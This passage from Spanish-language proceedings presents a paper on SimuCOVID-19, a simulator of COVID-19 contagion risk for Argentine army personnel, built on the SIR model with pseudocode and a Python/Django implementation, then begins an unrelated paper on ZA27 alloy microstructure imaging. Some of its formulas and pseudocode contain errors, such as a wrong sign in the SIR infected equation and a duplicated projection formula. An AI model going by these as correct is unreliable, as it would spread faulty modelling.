Por el tipo y naturaleza de la información existente y relevada al momento de realizar el modelado, los datos o valores de entrada con los que se nutrirán al modelo, son de naturaleza **estocástica**. Es decir que no son valores exactos, sino aproximados o probables variables cuya probabilidad va a variar en el tiempo. Por lo que conllevan en su naturaleza una cierta “incertidumbre”. En este caso imposible de acotar. Por ejemplo “cantidad de infectados” en un determinado distrito. Este valor indica la cantidad de personas que fueron diagnosticadas con la enfermedad. Pudiendo haber otras que siendo portadoras y propagadoras del virus no han sido detectadas aún. U otras que padeciendo los síntomas los ocultan o no los declaran ante las autoridades sanitarias.

Por este “arrastre de la incertidumbre” en los valores de la entrada, es que los valores de salida emitidos por el modelo también sufrirán de indeterminaciones y por ello son considerados estocásticos. Por esta razón es que los investigadores hablan sobre calcular la “posibilidad” de contagio y no “probabilidad”.

Hay que señalar también la escasa información existente, trabajos académicos y experiencias de laboratorio publicadas en fuentes científicas en el momento de llevar adelante el proyecto (fines del mes de marzo de 2020).


Por último, hay que mencionar que la información que los medios de comunicación, los organismos nacionales y hasta los supranacionales emitían para el conocimiento de

la sociedad, era a veces confusa. Incluso llegando a ser contradictoria [4-6]. Como ejemplo la controversia suscitada para autorizar o no el uso del “barbijo” como EPP para toda persona que no fuera considerado su trabajo “esencial”.

Modelo SIR de Propagación de una Enfermedad

Existen modelos matemáticos que permiten predecir, con cierto grado de exactitud, el comportamiento de una epidemia. Por ejemplo, su velocidad de propagación en la población, la cantidad de personas que podrán infectarse, la cantidad que se recuperarán de la misma, entre otros valores. Por supuesto el modelo requiere del conocimiento de la enfermedad por parte de los epidemiólogos, los cuales determinarán los parámetros para cada modelo y enfermedad.

El primero de ellos fue el modelo SIR[7], publicado en 1927 por Kermack y McKendrick. Su nombre proviene de aceptar que la enfermedad puede provocar en las personas de una población N , 3 estadios, a medida que evoluciona en el tiempo:



Esquema 1: Evolución de la enfermedad en el contexto del modelo epidemiológico SIR.

Existen modelos que asumen premisas diferentes para la evolución de las distintas enfermedades. Algunos de ellos son derivados de SIR. Por ejemplo, el modelo SIS (Susceptibles-Infectados-Susceptibles) en el que la infección una vez contraída por una persona, puede reincidir; y el modelo SIER (Susceptibles-Infectados-Expuestos-Recuperados). Aquí se agrega una subpoblación llamada *Expuestos*. A ella pertenecen las personas que estando infectadas y con la posibilidad de contagiarla, no presentan síntomas. También hay modelos que contemplan las dinámicas demográficas que influyen en la población original como ser nacimientos y fallecimientos tal como se comportaba la población sin la influencia de la enfermedad.

Para los fines propuestos en el proyecto y el alcance que se le ha definido, se ha decidido dejar el modelo epidemiológico base lo más sencillo posible. Y es por ello que el modelo desarrollado por el equipo de investigación se nutre de las mismas premisas, datos y dinámica del modelo SIR. Si los expertos en el futuro determinan el modelo epidemiológico más acorde para el estudio de COVID-19, entonces se podrán realizar las modificaciones pertinentes para que esta propuesta se adapte a él.

Mientras tanto, el modelo propuesto se basa en las siguientes premisas de SIR:

- Existencia de una Población (N) la cual se considerará constante en el tiempo y se ignorará el crecimiento y decrecimiento

propios de cualquier población demográfica. Esta población puede tener el tamaño que se desee modelizar: pueblo, ciudad, localidad, departamento, zona, región, etc.

- La Población está formada por 3 subpoblaciones llamadas *Susceptibles* (S), *Infectados* (I) y *Recuperados*² (R), de allí proviene el nombre del modelo. Estas subpoblaciones o grupos de personas irán variando su cantidad a medida que el tiempo (t) transcurra. La dinámica del modelo se representa mediante siguiente sistema de ecuaciones diferenciales:

$$\left\{ \begin{array}{l} N = S(t) + I(t) + R(t) \quad (1) \\ \frac{dS}{dt} = -\beta S \frac{I}{N} \quad (2) \\ \frac{dI}{dt} = \beta I \frac{S}{N} + \gamma I \quad (3) \\ \frac{dR}{dt} = \gamma I \quad (4) \end{array} \right.$$

Puede observarse que la Población se mantiene constante a lo largo del tiempo, como se interpreta de la ecuación (1). Siendo las subpoblaciones S , I y R las que irán variando su cantidad a medida que la infección se propague por la Población. Es por ello que en el modelo estas cantidades están representadas en función del tiempo: $S(t)$, $I(t)$ y $R(t)$ según ecuaciones (2) a (4).

La dinámica de propagación de una enfermedad que se esté modelizando dependerá de valores propios de la misma. Los epidemiólogos ya han determinado los valores para enfermedades conocidas. Para COVID se toman valores de referencia ya que aún no están del todo claro.

Para iniciar el modelo precisa ser alimentado con los valores:

N : población de estudio

I_0 : cantidad inicial de infectados (usualmente se considera 1) también puede llamarse “paciente cero”.

β (*tasa de transmisión*): probabilidad que un susceptible se infecte cuando entra en contacto con un infectado.

γ (*tasa de recuperación*): la inversa del periodo de recuperación.

Si bien se conoce la duración media de la recuperación (ver acápite precedente *Contextualización del Problema*) y por ende el valor de la *tasa de recuperación* γ , es muy difícil la determinación de β . La comunidad científica no siempre está de acuerdo en el cálculo de este valor, hasta

² Originalmente los autores llamaron a la población R “Retired” (retirados), en el sentido que la persona infectada, al cabo de su convalecencia, deja de influir en la dinámica de la enfermedad. Ya sea porque se ha recuperado (sanado) como también porque ha fallecido. En español por costumbre se refiere a “Recuperados”, incluso podría representar ambas cantidades juntas.

incluso hay metodologías disímiles entre sí. Más aún para COVID-19 que es una enfermedad tan nueva y la comunidad científica aún está estudiando esta enfermedad a medida que se desarrolla.

Otra variable que se puede agregar, aunque no figura en el modelo original (para los objetivos de este proyecto no se requiere), es ω *tasa de mortalidad*. Permitirá calcular los valores de la población fallecida como consecuencia de la enfermedad. Tampoco está determinada de manera uniforme y fehaciente, por lo cual hay que inferirla. Este valor suele oírse en los medios de comunicación.




Gráfico 1: Curvas de Evolución de las subpoblaciones $S(t); I(t), R(t),$ y $D(t)$

En el gráfico 1 puede verse cómo las subpoblaciones mencionadas varían su composición o cantidad (eje vertical) dependiendo o a través del tiempo (eje horizontal). En este gráfico en particular se desagregó la población $R(t)$ convencional dos componentes: “Recuperados” en el sentido de restablecidos o dados de alta y “Defunciones”.

En estos tiempos también se escucha en los medios de comunicación el valor la tasa básica de reproducción R_0 (ver acápite precedente *Contextualización del Problema*) el cual puede calcularse a partir del cociente entre la *tasa de transmisión* y la *tasa de recuperación*:

$$R_0 = \frac{\beta}{\gamma} \quad (5)$$

Para el objetivo de este trabajo, el cálculo de esta variable no es relevante y escapa a los alcances del mismo. Se utilizarán los valores que informe la Organización Mundial de la Salud y/o el Ministerio de Salud de la Nación.

Modelo Simulador de la Posibilidad de Contagio o SimuCOVID-19

Se ha presentado el *Modelo SIR* como marco y contexto de la propagación de la infección y cómo incide sobre la población donde se realizarán las operaciones humanitarias.

El modelo que el equipo de investigación propone ha recibido el nombre de *Simulador de la Posibilidad de Contagio* o más corto *SimuCOVID-19*. En él se reconoce que la *Posibilidad de Contagio* (PC) del personal en

cumplimiento de su misión dependerá de 3 factores principalmente: la *exposición*, los *equipos de protección* y la *susceptibilidad* individual al virus.

El equipo de investigación no duda que tal vez existan otros factores. E incluso que el mismo problema puede también resolverse haciendo recortes y miradas diferentes sobre la misma situación. Pero teniendo como prioridad la concreción de las metas del proyecto, la simplicidad de su mecanismo y manteniendo la incertidumbre en valores aceptables, se ha decidido por esta tríada de factores.

La Exposición.

Se sabe que el virus se transmite por la interacción entre personas infectadas con susceptibles. Cuanto mayor sea la cantidad de personas infectadas respecto a la población total que se encuentren en la zona donde se realiza el operativo, mayor será la posibilidad de contagio. Adicionalmente, también influye la interacción que el personal deba entablar dadas las tareas que debe llevar adelante. Por ejemplo el personal afectado a la cocina no interacciona con los lugareños, por lo que este rol tendría una baja o nula interacción. Mientras que aquellos encargados de trasladar y entregar dichos alimentos a la población, tendrán una exposición mayor.

Queda entonces establecida que la *exposición* de los efectivos al virus dependerá de 2 factores: la *densidad de contagios* en una cierta área y la *interacción* o *rol* que el efectivo deba realizar con las personas del lugar, al cumplir con su misión. El producto de ambos valores ofrece la probabilidad que entre las personas que el efectivo interactúe, halla una persona infectada. Es por ello por lo que estos factores combinados determinan lo que se ha dado en llamar *Exposición* o *Probabilidad de Encuentro* (E) entre un sujeto susceptible y otro infectado, a lo largo del tiempo. Se puede observar como la relación es directa: a mayor E , mayor *Posibilidad de Contagio*.

Densidad de Infectados o Contagios.

Se establecerá la *densidad de contagios* C_{t+1} como sucesión en el tiempo de la cantidad de personas infectadas C_t sobre el total de la población P de un distrito, departamento, comuna o localidad

$$C_{t+1} = \frac{C_t}{P} \quad (6)$$

El problema de densidad se centra en la proyección de cantidad de contagiados en el día C_i , dada una cantidad de contagiados en el día C_0 , considerando el dato conocido sobre la cantidad de días que pasan hasta que se *dupliquen los casos detectados* V , y el *tiempo de cierre* de casos T , donde el cierre debe a recuperación o deceso.

Así, el modelo de *cantidad de casos reportados* será una sucesión a partir del día 0, con una *tasa de avance* α

$$\alpha = \sqrt[V]{2} \quad (7)$$

Se debe considerar que la información que se publica en el Ministerio de Salud de la Nación sobre la cantidad de Infectados $I(t)$ está basada en los casos reportados o los que están en conocimiento del sistema de salud. Entonces es necesario realizar la serie t_0 hasta t_{-T} . Y a partir de allí

descontar los casos cerrados o recuperados. Así, el día t_0 se podrá calcular que los casos activos del día cero serán:

$$Ca_0 = C_0 - C_{-T} \quad (8)$$

Y la proyección los días subsiguientes será:

$$Ca_i = C_0 - C_{-T} \quad (9)$$

De tal modo, la densidad de infectados en una localidad para cada día estará dada por

$$\delta_i = \frac{Ca_i}{P} \quad (10)$$

Este cálculo asume que los casos detectados e informados son los casos reales. Pero se conoce la existencia de pacientes asintomáticos que no son detectados, como así también aquellos que teniendo los síntomas y están infectados, transiten por la enfermedad sin reportarse a los organismos de salud. Esta situación debe ser contemplada. Es por ello que se determina la inclusión de un *factor de confiabilidad* que afecta al C_0 librado al criterio del decisor. Es decir, si se cree que hay dos veces más casos reales que los que fueron informados o detectados, entonces se calculará:

$$C_0 = 2 * C_0 \quad (11)$$

Para el caso de la *cantidad de personas P* con las que el efectivo interactúe, será determinado por el personal de conducción en función a una ponderación aproximada, de acuerdo al rol desempeñado, tal como puede observarse en el título siguiente.

Posibilidad de Contagio del Personal en Servicio

Cada contacto con cada persona representa un riesgo de contagio independiente dada por las dos ecuaciones en cuestión. La ecuación de densidad dice la probabilidad de que la persona con la que se tomó contacto esté infectada, y la ecuación de posibilidad dice, dado que esa persona esté infectada, la posibilidad de transmitir el virus al personal.

De esta manera si se definiera que el servicio activo tiene una duración de *D días de servicio*, atendiendo *P personas por día*, el modelo de simulación dará que la *Posibilidad de Contagio en Servicio (PCS)* del personal en contacto será, en pseudocódigo:

```
d = D // días de servicio
p = P // personas atendidas por día
densidad = i // array con densidad estimada
de contagiados en la zona por cada día
desde el inicial al día D
pcs = PCS // posibilidad de contagio dado
un contacto teniendo en cuenta la
susceptibilidad y los elementos de
protección personal.
for i=0 to D
  for j=0 to P
    rand_contacto = random();
    if (rand_contacto < densidad_i)
      rand_contagio = random();
      if (rand_contagio < pcs)
        contagiado = true;
        Break;
```

```
endif;
endif;
endfor;
endfor;
```

Observaciones:

- Esto debe calcularse por cada efectivo en contacto.
- Cada puesto puede tener distinto factor epp (no es lo mismo quién reparte la comida que el conductor).
- Se podría simplificar haciéndolo por pelotón en vez de por persona.

Posibilidad de Contagio del Personal en Período de Franco de Servicio en su hogar

A los efectos del modelo de simulación y sin adentrarse en mayores análisis que podrían agregar complejidad al mismo, se considerará que la posibilidad que el efectivo contraiga COVID19 mientras está en su casa será la *densidad de contagiados* en la zona donde el efectivo vive. Así, dados *D días de descanso*, en pseudocódigo sería:

```
d = D // días de descanso
densidad = i // array con densidad estimada
de contagiados en la zona donde vive el
efectivo
for i=0 to D
  rand_contagio = random();
  if (rand_contacto < densidad_i)
    contagiado = true;
    Break;
  endif;
Endfor;
```

Este ítem se debe calcular para cada localidad donde los efectivos tengan su domicilio. Pues podría suceder que cada uno de ellos viva en localidades con cantidades desiguales de infectados. Si no se aprecian diferencias sensibles entre localidades o municipios, entonces se podría generalizar a una región y simplificar el proceso

Posibilidad de Contagio del Personal Acuartelado

Considerando los casos positivos en las otras dos situaciones, podemos estimar una *densidad de infectados* dentro del cuartel cada día, y, además, ajustar el *equipo de protección personal* según las medidas que se determinen mientras los efectivos están en el cuartel.

Así, en pseudocódigo sería

```
densidad = (casos positivos en casa + casos
positivos en servicio) / personal total; //
esto es un vector debe calcularse día a
día.
pcs = PCS // posibilidad de contagio dado
un contacto teniendo en cuenta la
susceptibilidad y los elementos de
protección personal dentro del cuartel
for i=0 to D
```

```

    rand_contacto = random();
    if (rand_contacto < densidad_i)
    rand_contagio = random();
    if (rand_contagio < pcs)
        contagiado = true;
        Break;
    endif;
endfor;

```

Mecanismos de Defensa o Medios de Protección Personal (MPP)

Se puede reducir la Posibilidad de Contagio empleando diferentes prácticas y vistiendo equipo sanitario adecuado. Mecanismos. En el modelo a este factor se lo ha dado en llamar *Medios de Protección Personal (MPP)*. Por un lado habrá prácticas y equipos que serán para todo el personal y otros que se establecerán para cierto rol o tarea específica.

Se observa una relación inversa: más y mejores MPP menor será la PC. Además tienen un efecto “acumulativo” es decir la aplicación de varios factores predisponen una barrera contra el contagio de mayor efectividad que otra de menor cantidad de los mismos. Integran este factor el conjunto de:

- *Equipo de Protección Personal*: cubre bocas o barbijo, guantes de goma/látex, anteojos, máscara de protección facial, delantal plástico, camisolín o trajes biológicos, etc.
- *Prácticas Sanitizantes*: actividades o prácticas protocolizadas de aseo. Aseo periódico de manos, distancia social adecuada, uso de alcohol en gel después de manipular objetos posiblemente contaminados, limpieza frecuente de superficies de trabajo, secuencia adecuada de extracción o retiro de EPP, etc. Estas en general están recomendadas para todo el personal y tal vez no sea necesario incluirlas en el modelo. Aunque se podrían incorporar si se estuviera ante un efectivo de mayor exposición, como el personal de salud, personal de evacuación de enfermos y heridos, personal de laboratorio, etc.

Posibilidad de Contagio dependiendo de los Medios de Protección Personal.

Dado el contacto con un infectado, la posibilidad de contagio estará dada por la susceptibilidad, disminuido por el efecto de los Medios de Protección Personal (MPP).

$$PC = (1 - MPP) \quad (12)$$

$$0 < S_c \leq 1; 0 \leq MPP < 1$$

Siendo MPP:

$$MPP = \prod_{i=1}^n epp_i \quad (13)$$

Donde epp_i es el factor de protección de cada equipo de protección personal y cada medida sanitizante ofrece. Tal como se ha detallado en el título anterior.

Se puede observar en la fórmula (12) relación inversa de MPP a la Posibilidad de Contagio indicado aquí la diferencia entre la unidad y el MPP. Dicho de otra manera, el paréntesis representa el complemento de los MPP, o sea el factor remanente o residual de infectarse con la enfermedad, pese a los mecanismos de defensa o protección que se utilicen.

Susceptibilidad Individual al Virus (Sc).

Existen factores individuales y condiciones propias de cada persona que pueden favorecer, retrasar o impedir el contagio frente al virus, según los especialistas. El estudio de dichas condiciones excede el alcance de este trabajo. Sin embargo, el modelo sí los contempla y quedará a cargo de los expertos en el tema la determinación del mismo. Lo que sí se puede establecer, al menos a priori es β tasa de transmisión a partir del R_0 establecido por la OMS, tal como puede observarse en la fórmula (5). Este valor podría cambiar a lo largo del tiempo y depender de cada persona. Pero a rasgos generales se puede contar con él para el modelo.

Como se ha observado en el título anterior a priori este valor puede establecerse en $Sc=0,2$. Por supuesto que se puede modificar en función de lo que así informen los especialistas.

La Susceptibilidad Sc propia de cada individuo puede resultar afectada para bien, mediante el uso de los MPP, tal como se podrá observar en la fórmula (14): asumiendo que $Sc = 0,2$ y proponiendo la utilización de máscara, la cual disminuye la probabilidad de contagio en un 80%, una persona con máscara que entra en contacto con un infectado tendrá:

$$PC = (1 - 0,8) * 0,2 = 0,04 \quad (14)$$

Tal como se puede comprobar, una posibilidad de contagio muchísimo menor que la esperada.

Fase de Implementación

Especificación de Requisitos

Se ha dispuesto que la carga de datos de la aplicación se realice a través de personal auxiliar que se determine durante la operación. Las simulaciones deben poder ser realizadas por los interesados de la Guarnición Militar Buenos Aires y por parte del personal del Laboratorio de Informática, docentes y alumnos de la Facultad de Ingeniería del Ejército Argentino, dependiente de la Universidad de la Defensa Nacional. Esto le permitirá al personal informático refinar el modelo de simulación.

Especificación de parámetros

Para una mejor comprensión de los datos y parámetros que se requieren para alimentar a la aplicación, se pueden encontrar en la tabla 1, en la que también se encuentra una descripción de cada uno de ellos y el rango de valores que pueden tomar:

Tabla 1: parámetros, descriptores y rango de valores necesarios para el modelo.

Parámetro	Descripción	Rango de valores
Susceptibilidad	Probabilidad de contagio dado un contacto con un infectado	0-1
EPPi	Disminución en la probabilidad de contagio dado por el uso de Elementos de Protección Personal i. Cada EPP deberá tener un valor particular.	0-1
V	Tiempo en que se duplican los casos, medido en días. Parte de la observación del fenómeno.	0-...
Co	Cantidad de casos detectados totales al día 0	0-...
Confiabilidad del Dato	Confiabilidad del dato Co	Mala-Dudosa-Buena-Muy Buena
X	Población de estudio afectada	1-...
T	Tiempo medio en el que se cierran los casos (recuperados o decesos)	1-...

Carga de datos

La aplicación desarrollada a partir del modelo deberá alimentarse con datos. Para ello se han diseñado diferentes formularios, los que deberán ser completados por personal destinado para tal fin.

Carga de datos de las diferentes zonas

Se requiere la carga de las zonas donde el personal se desempeñará tanto en servicio como en franco. Para tal fin se ha diseñado el formulario que se muestra en la tabla 2.

Tabla 2: Formulario para la carga de datos de zonas y otros valores requeridos

ID Zona	Nombre Zona	Co	X	Confiabilidad	V	T

Carga de datos de servicio

Tabla 3: formulario de carga de diferentes valores epidemiológicos con los valores de zonas, períodos y EPP provistos para el personal

Identificación			Días Asignados			EPP Provistos		
Efectivo	ZD	ZS	S	C	F	1	2	3

Siendo los parámetros los descriptores en la tabla 3. Para el parámetro EPP's se muestran 3 posibles medios de protección personal, de ser más los que se deban proveer, entonces se agregarán las respectivas columnas.

Valores y Gráficos de Salida de la Aplicación

Al finalizar el procesamiento, la aplicación entregará en función de la cantidad de efectivos iniciales y los datos antes descriptos:


- Cantidad de Efectivos Posiblemente Infectados durante el Período de Servicio a evaluar
- Progresión Temporal de los Efectivos Infectados

Esquema General de Trabajo

Se debe partir de los siguientes parámetros:

- Listado de personal, con zonas donde vive.
- Definición de zonas de trabajo.
- Cantidad de personas a las que se le da servicio en cada zona.
- Casos detectados positivos en cada zona donde vive el personal (en la medida que se tenga mayor nivel de definición sobre la zona, mejor, sino se tomará el promedio provincial o nacional).
- Cantidad de detectados positivos en cada zona de trabajo.
- Se supone que en el momento inicial el personal contagiado es cero.
- Nivel de susceptibilidad base.
- Afectación del nivel de susceptibilidad con los MPP tanto en servicio con los del cuartel.

En función de ello, se debe realizar corridas sucesivas y mostrar promedios de convergencia haciendo un análisis de sensibilidad variando la cantidad de días de servicio, días de cuartel y días de descanso.



Esquema 2: diseño general de la aplicación SIMUCOVID

Desarrollo de las Aplicaciones

A nivel del desarrollo se optó por disponer de 2 aplicaciones. Cada una de ellas con características bien distintivas, dadas las actividades y el entorno donde llevarán adelante sus tareas.

Descripción de la Aplicación “Data Entry”

Dada la experiencia previa del equipo de desarrolladores, se optó por Python como lenguaje para llevar adelante la aplicación. El armado de los ambientes locales de desarrollo se basó en contenedores gestionados mediante Docker [8]. Los despliegues de los ambientes adicionales se realizaron en máquinas virtuales en Proxmox [9] alojadas en un servidor físico.

Para el Backend se utilizó el framework web ofrecido por Django [10] y se escogió como RDBMS a PostgreSQL [11]. La creación del modelo de datos se realizó empleando el ORM provisto por el framework y la generación de vistas en templates de HTML. Además, se incluyó autenticación de usuarios para realizar el control de acceso a la aplicación.

Para el FrontEnd, de características sencillas sólo se utilizó HTML puro con la ayuda de Bootstrap [12] como framework CSS y lograr una visualización consistente y agradable. Para la validación de datos ingresados en los formularios se exploraron aspectos muy puntuales de Javascript.

En el despliegue a producción se empleó Gunicorn [13] generando procesos instancia de la aplicación basada en Django, mediante ejecutables denominados “workers”, que responden a la carga de las peticiones de los clientes. Para el Proxy Reverso se utilizó Nginx [14] por considerarse más robusto que Gunicorn al momento de la publicación web. Adicionalmente, se configuró para servir los archivos estáticos.

Descripción de la Aplicación “Simulador”

Para esta aplicación se decidió el uso de Python nativo sin la utilización de capas adicionales de middleware, modelando el ambiente de simulación aplicando POO³.

Para la Toma de Datos actualizados de simulación se utilizó el protocolo HTTP enviando mensajes con formato JSON. De esta forma se pudieron decodificar y crear los objetos de simulación. Una vez creado este ambiente se ingresaron los patrones de servicio que se utilizaron para ejecutar las “corridas de simulación”.



Esquema 3: diseño de pantalla de la aplicación “Simulador”

Los resultados de las diferentes corridas se guardaron en una estructura de datos denominada DataFrame provista por la biblioteca de manejo de datos Pandas [15].

Los datos se sumaron y traspusieron para obtener un “vector de patrón de simulación” con los resultados de la posibilidad de casos para cada día. El vector de cada patrón a comparar se expresó en un gráfico que se generó mediante la biblioteca Matplotlib [16].




Gráfico2: posibilidad de casos, para cada día.

Conclusiones.

El presente trabajo ha expuesto el desarrollado un modelo teórico y su aplicación informática que permite conocer la Posibilidad de Contagio de un efectivo, dependiente de 3 factores preponderantes:

- la *Exposición E(t)* a lo largo del tiempo de servicio, en el cuartel y en el franco que el agente tenga frente al virus. Tal exposición depende a su vez de la densidad de infectados o contagiados en la zona de servicio y la cantidad de contactos con personas de dicha zona que el agente deba mantener, de acuerdo a su rol desempeñado. Cuanta más exposición tenga el personal y mayor cantidad de contactos, mayor será la Posibilidad de Contagio.

³ Las siglas de Programación Orientada a Objetos, implementado en la solución modelando las entidades en objetos y mensajes que se transmiten entre ellos.

- Los *Medios de Protección Personal MPP*, es un factor acumulativo. Cuanta mayor barrera frente al virus se tenga, menor posibilidad de contagio.
- La *Susceptibilidad Individual Sc(t)* de cada persona, que puede cambiar con el tiempo, a medida que se avance en el conocimiento del agente infeccioso.

De esta forma queda determinada la siguiente función con la que se puede establecer una sucesión temporal que prediga la posibilidad de contagio con COVID-19 que un efectivo del ejército tenga al realizar su servicio humanitario ordenado por el P.E.N a través del Ministerio de Defensa.

$$PC(t) = E(t) * MPP * Sc(t) \quad (15)$$

Tal predicción permitirá a los cuadros superiores definir la duración de los periodos correspondientes, la cantidad de personal a asignar, determinar el tipo y cantidad de equipo de protección personal y las prácticas sanitizantes que se necesiten en función del rol de cada efectivo. Todo ello con el fin último de establecer los valores que maximicen los recursos humanos y materiales, al tiempo que disminuyen los contagios del personal.

Referencias

- [1] Decreto PEN Consultada 4/8/20.
<https://www.boletinoficial.gob.ar/suplementos/2020031201NS.pdf>
- [2] <https://www.zona-militar.com/2020/04/03/ejercito-argentino-activa-batallon-servicios-2-de-abril/> Consultada 4/8/20.
- [3] <https://www.argentina.gob.ar/salud/coronavirus-COVID-19/Identificacion-y-seguimiento-de-contactos> Consultada 15/8/20
- [4] <https://argentinaonline.com.ar/nota/13044/cuales-son-las-mayores-contradicciones-en-argentina-y-en-el-mundo-con-respecto-al-covid-19/> Consultada 15/8/20.
- [5] https://www.a24.com/mundo-nws/contradicciones-idas-vueltas-oms-recomendaciones-pandemia-covid19-13062020_xyQFTSLhe Consultada 28/8/20.
- [6] <https://noticias.perfil.com/noticias/ciencia/los-10-papelones-mas-resonantes-de-la-organizacion-mundial-de-la-salud.phtml> Consultada 4/9/20
- [7] W. O. Kermack & A. G. McKendrick "A contribution to the mathematical theory of epidemics" Proceedings of the Royal Society of London Series A, 115:700-721, 1927.
- [8] <https://www.docker.com/> Consultada 2/9/20.
- [9] Proxmox Virtual Environment <https://www.proxmox.com/> Consultada 4/8/20.
- [10] Django Web Framework <https://www.djangoproject.com/> Consultada 24/8/20.
- [11] PostgreSQL Open Source RDBMS Consultada 4/8/20.
<https://www.postgresql.org/>
- [12] Responsive Web Library <https://getbootstrap.com/> Consultada 14/8/20.
- [13] Python WSGI HTTP Server para UNIX <https://gunicorn.org/> Consultada 14/8/20.
- [14] NGINX Open Source Web Server ligero Consultada 24/8/20.
<https://docs.nginx.com/nginx/admin-guide/installing-nginx/installing-nginx-open-source/>
- [15] Biblioteca open source para para manipulación y análisis de datos <https://pandas.pydata.org/> Consultada 4/9/20.
- [16] Biblioteca implementada en Python para la creación de gráficos <https://matplotlib.org/> Consultada 4/9/20.

Caracterización de microestructuras de la aleación ZA27 basada en técnicas de procesamiento de imagen

Vanesa Santos¹, Fabián Favret¹, Hernán Bareiro¹, Diego Godoy¹, Mario Rosenberger²

¹Univer. Gastón Dachary. Av. López y Planes 6519, Posadas, Misiones

²Instituto de Materiales de Misiones (IMAM), CONICET - UNAM

vane.santos@hotmail.com.ar, {fabianfavret, hernanbareiro, diegodoy}@gmail.com, rrnario@fceqyn.unam.edu.ar

Resumen

La caracterización de las microestructuras de los materiales describe las características estructurales que pueden medirse en un material, como ser: tamaño de microestructuras globulares (granos), factor de forma de los granos, cuantificación de las fases, etc. Estas características describen las propiedades físicas, químicas o eléctricas. Actualmente el procesamiento digital de imágenes cuenta con diversas técnicas que pueden servir de apoyo a la caracterización buscada de los materiales, tanto para el preprocesamiento de las imágenes, como en la medición en sí de las mismas. En este trabajo se desarrolló un modelo para medir el tamaño de las microestructuras globulares (granos) de la aleación ZA27. El modelo tuvo un desempeño satisfactorio. En las pruebas realizadas las imágenes que estuvieron un tiempo de exposición entre 15 y 20 minutos la medición de los granos tuvieron un porcentaje de aciertos del 100% y aquellas imágenes que tuvieron un tiempo de exposición mayor los resultados no fueron satisfactorios con un porcentaje de acierto menor al 58%.

Palabras clave: caracterizaciones materiales, aleación ZA27, procesamiento de imágenes

1. Introducción

El estudio de los materiales tiene gran relevancia en múltiples ámbitos radicando su importancia en la innovación, es decir, en el descubrimiento y aplicación de nuevos materiales con nuevas y mejores propiedades comparados a los materiales utilizados con anterioridad. Además, la investigación de los mismos ayuda a la detección de fallas en materiales o predecir si el material presentará desperfectos en el futuro [1] [2] [3].

La importancia de conocer la microestructura de los distintos materiales se basa en que ésta, junto a la macroestructura del material, define las características que

tendrá el material; estas características pueden ser de naturaleza química, eléctrica o mecánica.

El Instituto de Materiales de Misiones es uno de los organismos que se encarga de realizar investigaciones afines dentro de la provincia, teniendo como finalidad proporcionar respuestas adecuadas a las demandas de los diferentes sectores sociales y económicos, contribuyendo así a la promoción del desarrollo de la región [4].

La microestructura de los materiales puede observarse realizando la preparación necesaria del material y luego utilizando un microscopio para visualizar el material, pudiendo ser observado a distintos niveles de detalle. La imagen observada puede almacenarse para su posterior procesamiento y análisis.

Los estándares internacionales definidos por la American Society for Testing and Materials (ASTM) describen algunos de los métodos para la caracterización de las microestructuras de los materiales [5]. Entre las características estructurales se pueden nombrar: tamaño de microestructuras globulares, forma, distribución de las fases, etc [1] [6]. Los métodos definidos por este estándar para la medición de estas características se encuentran implementados en diversos software tanto privativos como abiertos.

Existen materiales que presentan ciertas características estructurales que dificultan una aplicación directa de los métodos definidos por el estándar ya nombrado. La complejidad del manejo de imágenes de materiales de este tipo en los software destinados a la caracterización de materiales, y bien el elevado costo de los software profesionales hacen necesaria la definición de procedimientos que permitan la caracterización de estos materiales de manera simple y automatizada; ya sea basándose en los estándares definidos y bien adecuándolos a las características del material, o bien definiendo nuevas formas de medir las características relevantes de los materiales [7].

Este es el caso de la aleación ZA27 (aleación de base Zinc con un 27% en peso de Aluminio) la cual actualmente es objeto de investigación en el Instituto de Materiales de

Misiones. En la Figura 1 puede observarse la microestructura globular de esta aleación.

Teniendo en cuenta que los estándares están definidos para materiales que presenten una sola fase, el hecho de que la aleación contenga dos fases obstaculiza la automatización de la medición de las microestructuras globulares a partir de métodos básicos de medición de granos, como, por ejemplo, el método de intersección [8].

